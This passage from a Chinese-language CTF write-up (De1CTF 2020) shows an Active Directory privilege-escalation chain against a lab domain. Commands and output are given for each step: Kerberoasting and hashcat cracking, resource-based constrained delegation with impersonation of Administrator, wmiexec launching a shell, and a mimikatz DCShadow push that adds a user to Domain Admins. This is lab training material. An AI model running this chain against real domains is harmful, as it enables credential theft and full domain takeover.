>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];tokenGroupsGlobalAndUniversal;;BUILTIN\Windows Authorization Acces
s Group
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];terminalServer;;BUILTIN\Terminal Server License Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Terminal Server License Server;;BUILTIN\Terminal Server
License Servers
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;;Everyone
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Change Password;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Send As;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Receive As;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];General Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Public Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Personal Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP];Web Information;;NT AUTHORITY\Authenticated Users
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Personal Information;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Phone and Mail Options;;NT AUTHORITY\SELF
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[READ PROP][WRT PROP];Web Information;;NT AUTHORITY\SELF
```

根据Hint2猜测应该是通过web用户给De1ta设置spn然后通过`Kerberoasting`去暴力破解De1ta用户的密码。

尝试给De1ta用户设置spn

```
PS > setspn -A test/test de1ta
Checking domain DC=De1CTF2020,DC=lab

Registering ServicePrincipalNames for CN=De1ta,CN=Users,DC=De1CTF2020,DC=lab
        test/test
Updated object
PS > setspn -Q test/test
Checking domain DC=De1CTF2020,DC=lab
CN=De1ta,CN=Users,DC=De1CTF2020,DC=lab
        test/test

Existing SPN found!
```

然后 `Kerberoasting`

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target SPN              : test/test
[*] Hash                    : $krb5tgs$23$*USER$DOMAIN$test/test*$64EC0B10760E27F6EF4811DA3478C56D$77696AF42F5
                              93CF24D6B62D3DFEEF4AF8451E912AEC808B81BB2A833059EF7B0E9B41695D572B73917814E24395
                              81239D264F4EF8ED6FC4DBC8DF5EA7D1F5CAD0B3197BFC16798C8EF2546B6DE4504D0F1C007EEA32
                              22E948A448D818BDC8E4C26BBE2FD5D321BB0E2B0C6985383D9BA2E83E6389B4043E6CD04F2715C3
                              159B7374DB32B817B4B3B04537CFDACD6FF54911F076EED74F820AF85D17FF93081775828E70DCD4
                              489819EB6C6D518CF0C10F498B9A96EAA9CA330E8CE81C02D795572991D8979E39A6C633E849FCBC
                              2831943F067320E41BF4FB0A9B8EB2EEC4CDD91606BDA4DF32A8BB4869D2CD424D9A156943D20E91
                              F08C6EFA65B7C7AFC41309BCDA965E95D81318E47044D9333012914BBF27B1A48FC55BF8494DD65F
                              317CAFA22F42F290335161ACE544841C196EBC239EE99A7F31C215119421390FAD8F16AAC63A7F83
                              066B4CC5FB6AB89C61691E9202B447A4E920AF42A641133753AD5CF51580FBBAE080EBBAF589A1DF
                              1E9543288A18116A0E191261149E63B88874BA607B3E4517EF84F3BA9B18255B58B3FF2C8570DCAB
                              C12F4FC0DA49AE61A92E8AF3C0ECD746BFF591743EFBC438E15CC645ECA3BFD935649168367287DD
                              4E8029FC4454FAE237E8048FA701F8901EC9B4B5372E6B85802AB8A26F233D583F79F49CBAC37883
                              8E3C05AB2C2065C35A6C5D8B0B92D7F438E80BF3A1D847DC174BB0D370EB09125D710243001A9D98
                              8E350B43D556AEE8F09053790AAAFC395292EE2FAD3B7A04EB330AB90D2EAE29D9D922F0BB65ED2F
                              F05A9A73B09001F5AECE1BC7162DE480F5463C7B19932B50DFA0329CDF0F964EFC0647FB7319408B
                              541587D6AF2730EC52243E7A7BAB096AFB1FA6E7A81A7148347B43394BC3E280062105C1A6859F27
                              8C829E3BBAC3FD4F545154657BC4E0F55AF439140B3B1D29EE4209B8F83E3E3DDC52A6C32E92EB28
                              36F80AF972B54D029D8EC071BD12BDCA45DBDF555A64B16AEC90CC486159D07D53A9D9196E5A736F
                              48350F5639F482B45E7BA3EC11A9B7CA4DD8BC6320058CA0D891F5B4B1BFE0243E8D9640380492B0
                              BEFB9EC13B8A4B2DE4297C3DE84FDB2753693F5E9FFB46FC1F60748AF1A07DE60F7656DBEDB927E3
                              DF35B1AE8588BA6450C8D7539F982385D1B8AC25B37638EF9414519F37773A353EBBAAF996DF17DD
                              E3CBF64B9ACFBEF65E12773004BDF5B6B81CC8CF5D2B59C6A2AAA883B458676AD2800710FA3F017C
                              2E53B353D4E2C6B0D92D57B79939D29FAA8049F6CF0782E2572ACE8E8FFDFE1A05AC277924D48266
                              06F5C68369C15186910DAEC601CA691910DCE519D58EDC964D5844FE8B7B21F9F99C6891FAE7DC0D
                              783EA78EF6393A92F273D98353718670BA167A9CC9809B03195EDA8323B7C887040CD37FF4A09
```

然后根据Hint2用hashcat离线爆破即可得到De1ta用户的密码

PS：这里也可以通过LDAP协议在线暴力破解，但是密码长度为 `16^1 + 16^2 + 16^3 + 16^4 + 16^5 + 16^6 + 16^7 + 16^8 = 4581298448` ，很显然在线暴力破解不现实。

```
1. hashcat64.exe -a 3 -m 13100
   $krb5tgs$23$*USER$DOMAIN$test/test*$64EC0B10760E27F6EF4811DA3478C56D$77
   696AF42F593CF24D6B62D3DFEEF4AF8451E912AEC808B81BB2A833059EF7B0E9B41695D
   572B73917814E2439581239D264F4EF8ED6FC4DBC8DF5EA7D1F5CAD0B3197BFC16798C8
   EF2546B6DE4504D0F1C007EEA3222E948A448D818BDC8E4C26BBE2FD5D321BB0E2B0C69
   85383D9BA2E83E6389B4043E6CD04F2715C3159B7374DB32B817B4B3B04537CFDACD6FF
   54911F076EED74F820AF85D17FF93081775828E70DCD4489819EB6C6D518CF0C10F498B
   9A96EAA9CA330E8CE81C02D795572991D8979E39A6C633E849FCBC2831943F067320E41
   BF4FB0A9B8EB2EEC4CDD91606BDA4DF32A8BB4869D2CD424D9A156943D20E91F08C6EFA
   65B7C7AFC41309BCDA965E95D81318E47044D9333012914BBF27B1A48FC55BF8494DD65
   F317CAFA22F42F290335161ACE544841C196EBC239EE99A7F31C215119421390FAD8F16
   AAC63A7F83066B4CC5FB6AB89C61691E9202B447A4E920AF42A641133753AD5CF51580F
   BBAE080EBBAF589A1DF1E9543288A18116A0E191261149E63B88874BA607B3E4517EF84
   F3BA9B18255B58B3FF2C8570DCABC12F4FC0DA49AE61A92E8AF3C0ECD746BFF591743EF
   BC438E15CC645ECA3BFD935649168367287DD4E8029FC4454FAE237E8048FA701F8901E
   C9B4B5372E6B85802AB8A26F233D583F79F49CBAC378838E3C05AB2C2065C35A6C5D8B0
   B92D7F438E80BF3A1D847DC174BB0D370EB09125D710243001A9D988E350B43D556AEE8
   F09053790AAAFC395292EE2FAD3B7A04EB330AB90D2EAE29D9D922F0BB65ED2FF05A9A7
   3B09001F5AECE1BC7162DE480F5463C7B19932B50DFA0329CDF0F964EFC0647FB731940
   8B541587D6AF2730EC52243E7A7BAB096AFB1FA6E7A81A7148347B43394BC3E28006210
   5C1A6859F278C829E3BBAC3FD4F545154657BC4E0F55AF439140B3B1D29EE4209B8F83E
   3E3DDC52A6C32E92EB2836F80AF972B54D029D8EC071BD12BDCA45DBDF555A64B16AEC9
   0CC486159D07D53A9D9196E5A736F48350F5639F482B45E7BA3EC11A9B7CA4DD8BC6320
   058CA0D891F5B4B1BFE0243E8D9640380492B0BEFB9EC13B8A4B2DE4297C3DE84FDB275
   3693F5E9FFB46FC1F60748AF1A07DE60F7656DBEDB927E3DF35B1AE8588BA6450C8D753
   9F982385D1B8AC25B37638EF9414519F37773A353EBBAAF996DF17DDE3CBF64B9ACFBEF
   65E12773004BDF5B6B81CC8CF5D2B59C6A2AAA883B458676AD2800710FA3F017C2E53B3
   53D4E2C6B0D92D57B79939D29FAA8049F6CF0782E2572ACE8E8FFDFE1A05AC277924D48
   26606F5C68369C15186910DAEC601CA691910DCE519D58EDC964D5844FE8B7B21F9F99C
   6891FAE7DC0D783EA78EF6393A92F273D98353718670BA167A9CC9809B03195EDA8323B
   7C887040CD37FF4A09 -1 0123456789abcdef --increment --increment-min 1 --
   increment-max 8 ?1?1?1?1?1?1?1?1
```

```
$krb5tgs$23$*USER$DOMAIN$test/test*$64ec0b10760e27f6ef4811da3478c56d$77696af42f593cf24d6
9581239d264f4ef8ed6fc4dbc8df5ea7d1f5cad0b3197bfc16798c8ef2546b6de4504d0f1c007eea3222e948
15c3159b7374db32b817b4b3b04537cfdacd6ff54911f076eed74f820af85d17ff93081775828e70dcd44898
49fcbc2831943f067320e41bf4fb0a9b8eb2eec4cdd91606bda4df32a8bb4869d2cd424d9a156943d20e91f0
494dd65f317cafa22f42f290335161ace544841c196ebc239ee99a7f31c215119421390fad8f16aac63a7f83
baf589a1df1e9543288a18116a0e191261149e63b88874ba607b3e4517ef84f3ba9b18255b58b3ff2c8570dc
9168367287dd4e8029fc4454fae237e8048fa701f8901ec9b4b5372e6b85802ab8a26f233d583f79f49cbac3
710243001a9d988e350b43d556aee8f09053790aaafc395292ee2fad3b7a04eb330ab90d2eae29d9d922f0bb
fc0647fb7319408b541587d6af2730ec52243e7a7bab096afb1fa6e7a81a7148347b43394bc3e280062105c1
3ddc52a6c32e92eb2836f80af972b54d029d8ec071bd12bdca45dbdf555a64b16aec90cc486159d07d53a9d9
e0243e8d9640380492b0befb9ec13b8a4b2de4297c3de84fdb2753693f5e9ffb46fc1f60748af1a07de60f76
773a353ebbaaf996df17dde3cbf64b9acfbef65e12773004bdf5b6b81cc8cf5d2b59c6a2aaa883b458676ad2
8ffdfe1a05ac277924d4826606f5c68369c15186910daec601ca691910dce519d58edc964d5844fe8b7b21f9
8323b7c887040cd37ff4a09:3f23ea12

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*USER$DOMAIN$test/test*$64ec0b10760e27f...ff4a09
Time.Started.....: Thu Apr 16 12:04:45 2020 (1 sec)
Time.Estimated...: Thu Apr 16 12:04:46 2020 (0 secs)
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 0123456789abcdef, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 8/8 (100.00%)
Speed.#1.........: 72797.3 kH/s (10.24ms) @ Accel:128 Loops:16 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 88080384/4294967296 (2.05%)
Rejected.........: 0/88080384 (0.00%)
Restore.Point....: 0/1048576 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:1776-1792 Iteration:0-16
Candidates.#1....: 1e1e1999 -> 6e1f5f99
Hardware.Mon.#1..: Temp: 45c Util: 95% Core:1759MHz Mem:3504MHz Bus:8

Started: Thu Apr 16 12:04:36 2020
Stopped: Thu Apr 16 12:04:47 2020
```

根据Hint3：注意De1ta在域上的拓展权限，然后对域的ACL进行信息收集

```
PS > .\AdFind.exe -s subtree -b "dc=De1CTF2020,dc=lab" -sc getacl  -sddl+++ -sddlfilter `;`;`;`;`;"delta" -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Add/Remove Replica In Domain;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replication Synchronization;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Manage Replication Topology;;DE1CTF2020\De1ta
```

发现De1ta用户在域上有`Add/Remove Replica In Domain`、`Replication Synchronization`、`Manage Replication Topology`权限，这很容易想到Dcshadow，但是单单三个权限还是不满足Dcshadow的条件的，还要对当前主机属性具有写权限以及对`CN=Sites,CN=Configuration,DC=De1CTF2020,DC=lab`容器具有`Create Child`和`Delete Chind`权限。然后再收集一波相关的ACL

发现De1ta用户对`CN=Sites,CN=Configuration,DC=De1CTF2020,DC=lab`容器具有`Create Child`和`Delete Chind`权限

```
PS > .\AdFind.exe -s subtree -b "cn=sites,cn=Configuration,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `;`;`;`;`;"de1ta" -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=sites,cn=Configuration,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[CR CHILD][DEL CHILD];;;DE1CTF2020\De1ta
```

De1ta对当前主机DM属性具有写权限，刚好满足Dcshadow的所有权限

```
PS > .\AdFind.exe -s subtree -b "cn=dm,cn=computers,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `;`;`;`;`;"de1ta" -recmute

AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=dm,cn=computers,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];Logon Information;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];description;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];displayName;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];sAMAccountName;computer;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[SELF WRT];Validated write to DNS host name;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[SELF WRT];Validated write to service principal name;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];Account Restrictions;;DE1CTF2020\De1ta
>nTSecurityDescriptor: [DACL] ALLOW;;[LIST CHILDREN][READ PROP][WRT PROP][LIST OBJ][CTL][READ];;;DE1CTF2020\De1ta
```

但是现在还有一个问题是，Dcshadow需要system权限去调用本地的RPC服务，上面说过De1ta对当前主机DM属性具有写权限，通过信息收集可以知道域控是`Windows Server 2012R2`

```
dn:CN=DC,OU=Domain Controllers,DC=De1CTF2020,DC=lab
>objectClass: top
>objectClass: person
>objectClass: organizationalPerson
>objectClass: user
>objectClass: computer
>cn: DC
>distinguishedName: CN=DC,OU=Domain Controllers,DC=De1CTF2020,DC=lab
>instanceType: 4
>whenCreated: 20200415120327.0Z
>whenChanged: 20200415120910.0Z
>uSNCreated: 12293
>uSNChanged: 12764
>name: DC
>objectGUID: {7F81603F-22A9-4A9B-9C4F-A30E466098C1}
>userAccountControl: 532480
>badPwdCount: 0
>codePage: 0
>countryCode: 0
>badPasswordTime: 0
>lastLogoff: 0
>lastLogon: 132316939107067963
>localPolicyFlags: 0
>pwdLastSet: 132314258235939459
>primaryGroupID: 516
>objectSid: S-1-5-21-1806179181-549835139-1294087714-1001
>accountExpires: 9223372036854775807
>logonCount: 37
>sAMAccountName: DC$
>sAMAccountType: 805306369
>operatingSystem: Windows Server 2012 R2 Datacenter
>operatingSystemVersion: 6.3 (9600)
>serverReferenceBL: CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF2
>dNSHostName: dc.De1CTF2020.lab
```

所以我们可以通过基于资源的约束委派对当前主机进行本地提权。

申请一张De1ta用户的TGT，并导入当前会话

```
      Sk+HFxzNtKdhD7Eezos0fPyE5WheJV0oHLXXK6OB2TCB1qADAgEAooHOBIHLfYHIMIHFoIHCMIG/MIG8
      oBswGaADAgEXoRIEEHNGk5PJFjgtZINlF5iWKQehEBsOREUxQ1RGMjAyMC5MQUKiEjAQoAMCAQGhCTAH
      GwVkZTF0YaMHAwUAQOEAAKURGA8yMDIwMDQxODA4MjgxMVqmERgPMjAyMDA0MTgxODI4MTFapxEYDzIw
      MjAwNDI1MDgyODExWqgQGw5ERTFDVEYyMDIwLkxBQqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOZGUxY3Rm
      MjAyMC5sYWI=

[*] Action: Import Ticket
[+] Ticket successfully imported!

[*] Action: Describe Ticket

  UserName                 :  de1ta
  UserRealm                :  DE1CTF2020.LAB
  ServiceName              :  krbtgt/de1ctf2020.lab
  ServiceRealm             :  DE1CTF2020.LAB
  StartTime                :  4/18/2020 4:28:11 PM
  EndTime                  :  4/19/2020 2:28:11 AM
  RenewTill                :  4/25/2020 4:28:11 PM
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  c0aTk8kWOC1kg2UXmJYpBw==

PS C:\web\uploads> klist
klist

Current LogonId is 0:0x3a05a

Cached Tickets: (1)

#0>     Client: de1ta @ DE1CTF2020.LAB
        Server: krbtgt/de1ctf2020.lab @ DE1CTF2020.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicaliz
e
        Start Time: 4/18/2020 16:28:11 (local)
        End Time:   4/19/2020 2:28:11 (local)
        Renew Time: 4/25/2020 16:28:11 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\web\uploads>
[0] 0:sh*
```

然后新建一个主机用户evilsystem，并配置evilsystem到DM基于资源的约束委派

```
1. New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-
   SecureString "evil" -AsPlainText -Force)
2.
3. $SD = New-Object Security.AccessControl.RawSecurityDescriptor -
   ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-
   1806179181-549835139-1294087714-1111)"
4. $SDBytes = New-Object byte[] ($SD.BinaryLength)
5. $SD.GetBinaryForm($SDBytes, 0)
6. Get-DomainComputer DM| Set-DomainObject -Set @{'msds-
   allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```

```
PS C:\web\uploads> New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)
New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)
[+] Machine account evilsystem added
PS C:\web\uploads> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
PS C:\web\uploads> $SDBytes = New-Object byte[] ($SD.BinaryLength)
$SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\web\uploads> $SD.GetBinaryForm($SDBytes, 0)
$SD.GetBinaryForm($SDBytes, 0)
PS C:\web\uploads> Get-DomainComputer DM| Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
Get-DomainComputer DM| Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=DE1CTF2020,DC=LAB
VERBOSE: [Get-DomainObject] Extracted domain 'De1CTF2020.lab' from
'CN=DM,CN=Computers,DC=De1CTF2020,DC=lab'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=De1CTF2020,DC=lab
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=DM,CN=Computers,DC=De1CTF2020,DC=lab)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity'
to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0
 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 109 27 168 107
 131 209 197 32 34 54 34 77 87 4 0 0' for object 'DM$'
PS C:\web\uploads>
```

配置完成后我们就可以通过s4u获得一个高权限的shell

```
1. .\getst.exe -dc-ip 192.168.0.12 -spn cifs/dm -impersonate Administrator
   de1ctf2020.lab/evilsystem:evil
2. $env:KRB5CCNAME="Administrator.ccache"
3. .\wmiexec.exe -no-pass -k dm shell.exe
```

PS：如果是msf的shell的话会出现如下情况，出现这个问题的原因应该是命名管道导致编码出现问题。

```
C:\web\uploads>.\wmiexec.exe -no-pass -k dm shell.exe
.\wmiexec.exe -no-pass -k dm shell.exe
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[-] decode() argument 1 must be string, not None
```

所以这里使用cs，或者直接把内网穿透出来也是可以的

```
beacon> shell wmiexec.exe -no-pass -k dm C:\web\uploads\shell.exe
[*] Tasked beacon to run: wmiexec.exe -no-pass -k dm C:\web\uploads\shell.exe
[+] host called home, sent: 82 bytes
[+] received output:
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
```

执行之后就即可得到一个高权限的shell了

```
meterpreter > getuid
Server username: DE1CTF2020\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

然后就是利用Dcshadow修改用户的属性，这里可以是修改SID-History为域管的SID或者是修改primaryGroupID改为域管组的primaryGroupID(512)都是可以的

```
mimikatz.exe  "!+" "!processtoken" "lsadump::dcshadow /object:de1ta /attribute:primaryGroupID /value:512"
```

```
 * to 2268/cmd.exe
 * to 2456/mimikatz.exe

mimikatz(commandline) # lsadump::dcshadow /object:de1ta /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=De1CTF2020,DC=lab
Configuration:  CN=Configuration,DC=De1CTF2020,DC=lab
Schema:         CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF20
0,DC=lab
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 29985

** Server Info **

Server: dc.De1CTF2020.lab
  InstanceId  : {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
  InvocationId: {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
Fake Server (not already registered): dm.De1CTF2020.lab

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: de1ta
DN:CN=De1ta,CN=Users,DC=De1CTF2020,DC=lab
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:dm[59777]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```

然后使用用户De1ta进行推送，触发域控间数据的同步

```
Rubeus.exe asktgt /user:de1ta /rc4:B030949966013246 46AC223BF30D0D07 /domain:de1ctf2020.lab /ptt && mimikatz.exe "lsadump::dcshadow /push" "exit"
```

```
mimikatz(commandline) # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=De1CTF2020,DC=lab
Configuration:  CN=Configuration,DC=De1CTF2020,DC=lab
Schema:         CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF2020,DC=lab
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 32875

** Server Info **

Server: dc.De1CTF2020.lab
  InstanceId  : {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
  InvocationId: {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
Fake Server (not already registered): dm.De1CTF2020.lab

** Performing Registration **

** Performing Push **

Syncing DC=De1CTF2020,DC=lab
Sync Done

** Performing Unregistration **
```

推送之后查看一下是否加入域管组


```
C:\web\uploads>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain De1CTF2020.lab.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            De1ta
The command completed successfully.
```

然后读取在域控上的flag即可

```
C:\web\uploads>type \\dc\C$\Users\Administrator\Desktop\flag.txt
type \\dc\C$\Users\Administrator\Desktop\flag.txt
De1CTF{DcSH@dOw_Isss_nOt_HA4D}
```

整个过程如下：

PS：有时候因为网络问题RPC那端可能会没有显示同步完成，这个属于正常现象，不影响把数据同步到域控上。



End

提一下，这道题有几个上车的点：

1. 如果是使用mimikatz.exe的 `!processtoken` 提升为system权限，会将当前进程的所有mimikatz、cmd都提升为system权限。
2. Dcshadow那步没有将权限还原，可能导致其它选手直接上车（有2、3个队就是上了这个车）。
3. 注册SPN那步没有将De1ta用户的SPN给删掉，可能导致其它选手直接 `Kerberoasting` 上车。

